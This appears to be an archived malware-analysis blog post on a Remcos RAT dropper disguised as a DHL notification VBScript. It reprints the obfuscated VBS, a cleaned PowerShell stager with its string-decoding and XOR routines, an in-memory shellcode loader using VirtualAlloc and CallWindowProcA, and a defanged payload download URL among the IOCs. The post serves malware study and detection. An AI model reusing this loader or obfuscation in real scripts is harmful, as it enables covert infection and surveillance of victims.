

Malware Analysis - RemcosRAT

By Bar Magnezi

Published: 2024-05-30 · Archived: 2026-04-05 13:03:51 UTC

4 minute read

Sample:



5a4ef048a5e3b38a1cfe3813955c1770

Background [Permalink](#)

Remcos RAT (Remote Control and Surveillance) is a malware tool used for remote control of infected computers, typically distributed via phishing emails, malicious attachments, or compromised websites. It allows attackers to capture keystrokes, take screenshots, record audio, steal passwords, manage files and manipulate processes and services.

Static Analysis [Permalink](#)

Database Entry



Intelligence 9	IOCs	YARA	File information	Comments	Actions ▾
SHA256 hash:	a7024900ce77051e0df54b2553c5c18a90dafdc92fd8deaa9db50c2da551b549				
SHA3-384 hash:	a31ad52818a45f1af4e7f6a2327d913b8885778b0c8388f3e2cb5fc7d1f4a4b0710fca97bbd039fd39e70b6d23917c16				
SHA1 hash:	86b17e10f9ce90466020115a3cfbd0ae124289cf				
MD5 hash:	5a4ef048a5e3b38a1cfe3813955c1770				
humanhash:	foxtrot-football-yellow-alabama				
File name:	DHL_Express_Shipment_Confirmation_Notification_904088477321.vbs				
Download:	download sample				
Signature Ⓞ	RemcosRAT Alert ▾				
File size:	22'960 bytes				
First seen:	2024-05-30 06:00:06 UTC				
Last seen:	Never				
File type:	vbs				

Figure 1: Malware Bazaar Entry

This sample was uploaded to Malware Bazaar, impersonating a DHL delivery notification.

```
1 Set Genopbygge = CreateObject("Scripting.Dictionary")
2
3
4 Blubberedsjoflest = Split("vejrkortenes")
5
6 Udenrigsraads = "W"
7
8 Genopbygge.Add "1", "1"
9
10 Stymphalusforplig = Replace(Replace(Right("Kostskolers",35),Replace("Engager35",cstr(6909222),Time),Time),FormatDateTime(12/12/12),"Rodzone")
11
12
13 on error resume next
14
15 In9 = In9 & "{Clothespins='S';$Clothespins+='ubs';$Clothespins+='tri'};Shomophene = 1;$Clothespins+='ng';Function
16 Flugtskuds($presocial){$Antidemocracy=$presocial.Length-$Shomophene;For( $Antologia=4;$Antologia -1t
17 $Antidemocracy;$Antologia+5){$hydriodate+=$presocial.$Clothespins.Invoke( $Antologia, $Shomophene);$hydriodate;}function Smedemestres($Resh"
18 In9 = In9 & "ipment){. ($Sulevllingens) ($Reshipment);$Heltinders=Flugtskuds ' ArrMTouco DeazCal.iU,stl S1.1 Proa C.b/Befo5E ko.Phot0Udsa S,ba(
19 idgWSolsiDesmn nddHippo DogwTidesHand P.nNUmlaTFunk Stam1 Hem0 Sem.St t0 Nau; Ind BillW EneiExtrnTer.6Symb4 Lit;macr Gon.xFarv6Frk.4N,ad;Unel
20 BurerBea,vMind:O,yb1Forn2 Me.lpoly.Purp0Sibe) ,mp ,xteGSki eCi.icFe.tkMan"
21 In9 = In9 & "to Phy/Hos 2Clyp0Sc rikat 0Baud0OldfllLyse0Pot,1 Bar B lFMeasiC emrSluie UncfFa.voA,tix Pos/Riss1Fors2Man 1S.id.Spis0Ele,
';$Calusar124=Flugtskuds 'TrknUfo lsSp.ieU enr wal-P,rmaNandgmedieIiponWarstvi e ';$Vejl37=Flugtskuds ' Te.h Tent .ostInd,pBali:Befl/Thom/ Th.sCor
hr.vee S.or OveeDolmiCynohBj1kn GoaaViuvuMusc.ophirPrimuVari.Cr.wc Orao L,vm.get/ dma"
In9 = In9 & "B.esne.laddReceeviststuraStatgTappsFelsf rone TonrDuntl,rhveInt,rA vi. DrahHugehEge.k,hap ';$Alemannisk=Flugtskuds ' Log>Opha
';$Sulevllingens=Flugtskuds 'MedliPavee,oloxGaff ';$Tris='Cycloheptanone';$Privatskifters = Flugtskuds 'Serpe.nwhc ntehSkato Unp chou$FyrFaRundp
r,wpBrindNor,aBrnetGalva Dat$dehi\immuLGra a ImpcU.potButte.fleaGidsl Tryl EskyTr"
In9 = In9 & "et.MannHF kuvU.enepero Noni&Mono&m.ni B.oeop,icNyhehEaseoE er VredtU.gu ';$Smedemestres (Flugtskuds ' ami$KbslgCycellErupo penbExaaeExcul
dfilmor S Solu SmibLuftm DrueSulkrVenugIde eUmbs la=Au t( KilcFortmP rrd Unr .enr/truoc Art Bes.$PodiPk nfr DyniE.tevUdmaLim t.elasRabikTr gi
CelfEeastlr.eeInccr riesK,to)Rigs ');$Smedemestres (Flugtsk"
In9 = In9 & "uds ' Cr.$omb gAft l ateo Va.bChowaTr al Maf:Ss e$KatapiconiNe.rUddasNja.vNytaityphnUnlikFliml A.aeInter kopnArcte nss
Srv=Augu$Me,mVHaaneBrnejRep.l,dor3Stor7 Sam. DiasGydepAdvellLulliSvejtBryis (Godc$VillAindilNonae AngmSkolaU,brn BannKodeiLor,sDirtkGrun) Tit
');$Vejl37=$Spidsvinklernes[0];$Nutrice236= (Flugtskuds 'B.ecsBjergFor lExucco Pa,bS.ppaKamr"
In9 = In9 & "lSer :PlayL RabyPersmTerrp th.h dsoFagogGy.ar C uaabbnSwaguClomlt,anoMo.nmAntaaMertrAnsva.pho=HerbNanteeMar,wBrne-sub0BlyEb
PukjPyroeRickePyknt S.n NonS.orgy eresrsritBogseBladmPe,s.Un eN eveeHim.t Afs.BygnWingee Fl1bFastCintel.vari
```

Figure 2: Obfuscated VBS

```
55
56 Set Parcel = CreateObject("wscript.Shell")
57
58 Nondogmatically = DateAdd("s",8,Now)
59
60 Do Until (Taloners > Nondogmatically)
61 Wscript.Sleep 1000
62 Begejstr = Begejstr + 1
63 Loop
64
65
66 Colicalmargineretivets = TimeValue("6:6:6")
67
68
69 Begejstr = chrw(Begejstr + 71)
70
71
72 Pseudocrystalline = chrW(34)
73
74 Krustader62 = "%systemroot%\$syswow64\windows" + Begejstr + "owershell\v1.0\" + Begejstr + "owershell "
75
76 Err.Clear
77
78 Call S1ewing(Krustader62 & Pseudocrystalline & In9 & Pseudocrystalline)
79
80
81 damaskernecoppersmithinge = "Billardks"
82 Disprovalforretningudv = Ucase(damaskernecoppersmithinge)
83
84 If Err.number <> 0 Then
85
86 Devoicesfractoni = FreeFile
87
88
```

Figure 3: Second part of the VBS

We can already see strings related to PowerShell, as marked in Figures 2 and 3. I decided to clean the code a bit to make it more readable.

```
1 $Clothespins='S';
2 $Clothespins+='ubs';
3 $Clothespins+='tri';
4 $homophene = 1;
5 $Clothespins+='ng';
6 function Flugtskuds($presocial)
7 {
8     $Antidemocracy=$presocial.Length-$homophene;
9     For( $Antologia=4;$Antologia -lt $Antidemocracy;$Antologia+=5)
10    {
11        $hydriodate+=$presocial.$Clothespins.Invoke( $Antologia, $homophene);
12    }
13    $hydriodate;
14 }
15 function Smedemestres($Reshipment)
16 {
17     . ($Sulevllingens) ($Reshipment);
18 }
19 $Heltinders=Flugtskuds ' ArrMTouco DeazCal.iU,stl Sl.1 Proa C.b/Befo5E ko.Phot0Udsa S,ba( idgWSolsiDesmn nddHippo
DogwTidesHand P.nNUMlaTFunk Stam1 Hem0 Sem.St t0 Nau; Ind Billw EneiExtrnTer.6Symb4 Lit;macr Gon.xFarv6Frk.4N,ad;Unel
BurerBea,vMind:0,yblForn2 Me.lpoly.Purp0Sibe) ,mp ,xteGski eCi.icFe.tkManto Phy/Hos 2Clyp0Sc rikat 0Baud00ldf1Lyse0Pot,1
Bar B lFMeasiC emrSluie UncfFa.voA,tix Pos/Riss1Fors2Man 1S.id.Spis0Ele, ';
20 $Calusar124=Flugtskuds 'TrknUfo lsSp.ieU enr wal-P,rmaNandgmedieLiponWarstvi e ';
21 $Vejl37=Flugtskuds ' Te.h Tent .ostInd,pBali:Befl/Thom/ Th.sCor hr.vee S.or OveeDolmiCynohBjln
GoaaViuvoMusc.ophirPrimuVari.Cr.wc Orao L,vm.get/ dmaB.esne.laddRecevisidsturaStatgTappsFelsf rone TonrDunti,rhveInt,rA vi.
DraaHugehEge.k,hap ';$Alemannisk=Flugtskuds ' Log>Opha ';$Sulevllingens=Flugtskuds 'MedliPavee,oIoxGaff ';
22 $Tris='Cycloheptanone';
23 $Privatskifters = Flugtskuds 'Serpe.nwhc ntehSkato Unp chou%FyrfaRundp r,wpBrindNor,aBrnetGalva Dat&dehi\immuLGra a
ImpcU.potButte.fleaGidsl Tryl EskyTret.MannHF kuvU.enepero Noni&Mono&m.ni B.oep,icNyhehEaseO er VredtU.gu ';
```

Figure 4: Cleaned VBS

As marked in Figure 4, this function is being called on almost every variable. Basically, what this function does is take a large string and extract every 5th character to build a new string.




Figure 5: Building Regex in CyberChef

After iterating over every variable and decoding it, we got the following output:




Figure 8: Base64-decode

Copying the entire code to a new file revealed that it uses the same function (Regex) as before and a new encoding method.




Figure 9: Using the Same Regex

```
38 }
39 $Revisionen=Irving27 '446E6463727A39737B7B'
40 $Miniatureformaters=Irving27 '5A7E7465786478716339407E792425394279647671725976637E61725A72637F787364'
41 $Ekskursionens=Irving27 '5072634765787456737365726464'
42 $Masterstroke=Irving27 '446E6463727A39456279637E7A72395E796372657867447265617E747264395F7679737B72457271'
43 $Nationalistiske=Irving27 '6463657E7970'
44 $Waling89=Irving27 '5072635A7873627B725E7679737B72'
45 $Lige=Irving27 '4543446772747E767B59767A723B375F7E7372556E447E703B374762757B7E74'
46 $Coelanaglyphic=Irving27 '456279637E7A723B375A767976707273'
47 $Zorn=Irving27 '4572717B727463727353727B7270766372'
48 $Fljtespillernes=Irving27 '5E795A727A78656E5A7873627B72'
49 $requital=Irving27 '5A6E53727B7270766372436E6772'
50 $Mancipate=Irving27 '547B7664643B374762757B7E743B374472767B72733B375679647E547B7664643B3756626378547B766464'
51 $Paritetsbit=Irving27 '5E7961787C72'
52 $Intenible=Irving27 '4762757B7E743B375F7E7372556E447E703B37597260447B78633B37417E656362767B'
53 $Lanolated=Irving27 '417E656362767B567B7B7874'
54 $Konfererende=Irving27 '7963737B7B'
55 $Premeasure=Irving27 '596347657863727463417E656362767B5A727A78656E'
56 $Postantennal=Irving27 '4B'
57 $Squalidness=Irving27 '424452452425'
58 $Froprdiken=Irving27 '54767B7B407E797378604765787456'
59 $dermatopathophobia = Irving27 '7C726579727B2425'
60 $Gaveafgifters = Irving27 '626472652425'
61 $Muschelkalk=Irving27 '447F7860407E79737860'
62 function Platinamine ($Ravishments, $Byrindets) {
63 Irving27
  '33707B7875767B2D53766376657273627C637E78796471786573727B727964372A374C56676753787A767E794A2D2D5462656572796353787A767
```

Figure 10: Using new encoding method

After further analysis, I discovered that this new encoding method uses XOR with 17 in Hex as the key to decode the string, as shown in Figure 11.




Figure 11: Using CyberChef to decode

```

35 }
36 $Revisionen=Irving27 'System.dll'
37 $Miniatureformaters=Irving27 'Microsoft.Win32.UnsafeNativeMethods'
38 $Ekskursionens=Irving27 'GetProcAddress'
39 $Masterstroke=Irving27 'System.Runtime.InteropServices.HandleRef'
40 $Nationalistiske=Irving27 'string'
41 $Waling89=Irving27 'GetModuleHandle'
42 $Lige=Irving27 'RTSpecialName, HideBySig, Public'
43 $Coelanaglyphic=Irving27 'Runtime, Managed'
44 $Zorn=Irving27 'ReflectedDelegate'
45 $Fljtespillernes=Irving27 'InMemoryModule'
46 $requitat=Irving27 'MyDelegateType'
47 $Mancipate=Irving27 'Class, Public, Sealed, AnsiClass, AutoClass'
48 $Paritetsbit=Irving27 'Invoke'
49 $Intenible=Irving27 'Public, HideBySig, NewSlot, Virtual'
50 $Lanolated=Irving27 'VirtualAlloc'
51 $Konfererende=Irving27 'ntdll'
52 $Premeasure=Irving27 'NtProtectVirtualMemory'
53 $Postantennal=Irving27 ''
54 $Squalidness=Irving27 'USER32'
55 $Froprdiken=Irving27 'CallWindowProcA'
56 $dermatopathophobia = Irving27 'kernel32'
57 $Gaveafgifters = Irving27 'user32'
58 $Muschelkalk=Irving27 'ShowWindow'

```

Figure 12: Decoding of every XOR encoded

VBS After Decoding & Cleaning [Permalink](#)

```

$Woadman='\\syswow64\WindowsPowerShell\v1.0\powershell.exe '
$Hogg='powershell.exe '
$Skamfilendes ='exit '
Smedemestres ('$global:Recants=$env:windir + $Woadman ')
Smedemestres ('$global:Desinficeringsmidlerne = ((gwmi win32_process -F ProcessId=${PID}).CommandLine) -split [
Smedemestres ('$global:gammoned = $Desinficeringsmidlerne[$Desinficeringsmidlerne.count-2] ')
Smedemestres ('$global:Forbigangen = ([IntPtr]::size -eq 8) ')
Smedemestres ('if (!$Forbigangen){ $global:Recants = $Hogg} ')
Smedemestres ('$global:Turboladedes=(($Understimuleret -or $Forbigangen) ')
if($Turboladedes){
&$Recants $gammoned
Smedemestres $Skamfilendes
}
function Skinproblemer136 ($Gutsily,$Mdeaftalerne) {
Smedemestres ('$Gutsily -bxor $Mdeaftalerne ')
}
Function Irving27 ($vagtposten, $Herpetolog = 0){
Smedemestres ('$global:Blomsterkoste = New-Object byte[] ($vagtposten.Length / 2) $global:Blomsterkoste = New-Ob
For($Milvine=0; $Milvine -lt $vagtposten.Length; $Milvine+=2){
Smedemestres ('$Blomsterkoste[$Milvine/2] = [convert]::ToByte($vagtposten.Substring($Milvine, 2), 16) ')
$Blomsterkoste[$Milvine/2] = Skinproblemer136 $Blomsterkoste[$Milvine/2] 23
}
Smedemestres ('$global:Pigeonholes=[String][System.Text.Encoding]::ASCII.GetString($Blomsterkoste) ')
if ($Herpetolog) {

```

```
Smedemestres $Pigeonholes
}else {
$Pigeonholes
}
}
$Revisionen=Irvings27 'System.dll'
$Miniatureformaters=Irvings27 'Microsoft.Win32.UnsafeNativeMethods'
$Ekskursionens=Irvings27 'GetProcAddress'
$Masterstroke=Irvings27 'System.Runtime.InteropServices.HandleRef'
$Nationalistiske=Irvings27 'string'
$Waling89=Irvings27 'GetModuleHandle'
$Lige=Irvings27 'RTSpecialName, HideBySig, Public'
$Coelanaglyphic=Irvings27 'Runtime, Managed'
$Zorn=Irvings27 'ReflectedDelegate'
$Fljtespillernes=Irvings27 'InMemoryModule'
$requital=Irvings27 'MyDelegateType'
$Mancipate=Irvings27 'Class, Public, Sealed, AnsiClass, AutoClass'
$Paritetsbit=Irvings27 'Invoke'
$Intenible=Irvings27 'Public, HideBySig, NewSlot, Virtual'
$Lanolated=Irvings27 'VirtualAlloc'
$Konfererende=Irvings27 'ntdll'
$Premeasure=Irvings27 'NtProtectVirtualMemory'
$Postantennal=Irvings27 '\'
$Squalidness=Irvings27 'USER32'
$Froprdiken=Irvings27 'CallWindowProcA'
$dermatopathophobia = Irvings27 'kernel32'
$Gaveafgifters = Irvings27 'user32'
$Muschelkalk=Irvings27 'ShowWindow'
function Platinamine ($Ravishments, $Byrindets)
{
    Irvings27 '$global:Datareduktionsfordelens = [AppDomain]::CurrentDomain.GetAssemblies()' 1
    Irvings27 '$global:Forpagtningsforhold = ($Datareduktionsfordelens | Where-Object { $_.GlobalAssemblyCa
    Irvings27 '$global:Firesafe = $Forpagtningsforhold.GetMethod($Ekskursionens, [Type[]] @($Masterstroke,
    Irvings27 'return $Firesafe.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System
}
function Taenkte ([Parameter(Position = 0)] [Type[]] $Nominations,[Parameter(Position = 1)] [Type] $Baggrundslag
{
    Irvings27 '$global:Bagvasker = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Ref1
    $Nuklearmedicin85=33344-33343
    Irvings27 '$Bagvasker.DefineConstructor($Lige, $Nuklearmedicin85, $Nominations).SetImplementationFlags(
    Irvings27 '$Bagvasker.DefineMethod($Paritetsbit, $Intenible, $Baggrundslager, $Nominations).SetImplemer
    Irvings27 'return $Bagvasker.CreateType()' 1
}
$Indvendendes=0
Irvings27 '$global:Headroom = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Platinam:
Irvings27 '$global:Rhema = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Platinamine
```

```
$Holloa = 'Varigheder'
Irvings27 '${Host}.UI.RawUI.WindowTitle = $Holloa' 1
Irvings27 '$global:Niches = (Get-Process | Where-Object { $_.MainWindowTitle -eq $Holloa })' 1
Irvings27 '$global:Backsliding = $Niches.MainWindowHandle' 1
Irvings27 '$Rhema.Invoke($Backsliding, $Indvendendes)' 1
$Nonmethodically = Platinamine $Konfererende $Premeasure
$GutsilyllocType=-13794+26082
$GutsilyllocProt=-50897+50961
$Gutsilyllocrw=-28683+28687
Irvings27 '$global:Resultaterne = $Headroom.Invoke($Indvendendes, 655, $GutsilyllocType, $GutsilyllocProt)' 1
Irvings27 '$global:Arbejdsbyrder = $Headroom.Invoke($Indvendendes, 26640384, $GutsilyllocType, $Gutsilyllocrw)'
Irvings27 '[System.Runtime.InteropServices]::Copy($Okkuperingers, $Indvendendes, $Resultaterne, 655)'
$Divergence=284535-655
Irvings27 '[System.Runtime.InteropServices]::Copy($Okkuperingers, 655, $Arbejdsbyrder, $Divergence)' 1
Irvings27 '$global:Erobringstogt = [System.Runtime.InteropServices]::GetDelegateForFunctionPointer((Plat
Irvings27 '$Erobringstogt.Invoke($Resultaterne, $Arbejdsbyrder, $Nonmethodically, $Indvendendes, $Indvendendes)' 1
```

IOCs [Permalink](#)

- Hash:

```
5a4ef048a5e3b38a1cfe3813955c1770
```

- URL

```
shereihnao[.]ru[.]com
hxxp://shereihnao[.]ru[.]com/Bededagsferier[.]hbk
```

Source: <https://0xmrmagnezi.github.io/malware%20analysis/RemcosRAT/>